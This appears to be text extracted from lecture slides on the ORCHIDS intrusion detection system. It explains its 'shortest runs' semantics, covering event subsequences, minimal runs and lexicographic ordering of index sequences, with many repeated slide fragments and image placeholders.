
Here is one:



Semantics, 2: «shortest runs»

- ORCHIDS looks for **subsequences** of events
- In this (simple) example, **many** possible runs (even by fixing the start event)


Another one:



Semantics, 2: «shortest runs»


- ORCHIDS looks for **subsequences** of events
- In this (simple) example, **many** possible runs (even by fixing the start event)

Yet another:




Semantics, 2: «shortest runs»

- ORCHIDS looks for **subsequences** of events
- In this (simple) example, **many** possible runs (even by fixing the start event)



We would like to be warned
at the earliest possible time



Semantics, 2: «shortest runs»


- ORCHIDS looks for **subsequences** of events

- A **run** is an increasing sequence of indices $i_1 < i_2 < \dots < i_k$
(Here, 1 2 .)



We would like to be warned
at the earliest possible time


A run is **minimal** iff
 i_k is minimal (w. i_1 fixed) and ...



Semantics, 2: «shortest runs»

- ORCHIDS looks for **subsequences** of events
- A **run** is an increasing sequence of indices $i_1 < i_2 < \dots < i_k$


Another example:



We would like to be warned
at the earliest possible time


A run is **minimal** iff
 i_k is minimal (w. i_1 fixed) and ...

1 2 3 8



Semantics, 2: «shortest runs»


- ORCHIDS looks for **subsequences** of events
- A **run** is an increasing sequence of indices $i_1 < i_2 < \dots < i_k$
This one, stops at i_k minimal (=8):



We would like to be warned
at the earliest possible time


A run is **minimal** iff
 i_k is minimal (w. i_1 fixed) and ...

1 4 5 8



Semantics, 2: «shortest runs»


- ORCHIDS looks for **subsequences** of events
- A **run** is an increasing sequence of indices $i_1 < i_2 < \dots < i_k$
And this one too:



We would like to be warned
at the earliest possible time


A run is **minimal** iff
 i_k is minimal (w. i_1 fixed) and ...

1 4 7 8





Semantics, 2: «shortest runs»

- ORCHIDS looks for **subsequences** of events
- A **run** is an increasing sequence of indices $i_1 < i_2 < \dots < i_k$
And again this one!



We would like to be warned
at the earliest possible time

A run is **minimal** iff
 i_k is minimal (w. i_1 fixed) and ...




The lexicographic ordering

A C D C D C D B A A C B D C A
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15

- ... or dictionary order
but take indices instead of letters...
- and let's **sort** in increasing order

```
1 8
1 2 3 8
1 2 5 8
1 2 7 8
1 4 5 8
1 4 7 8
1 6 7 8
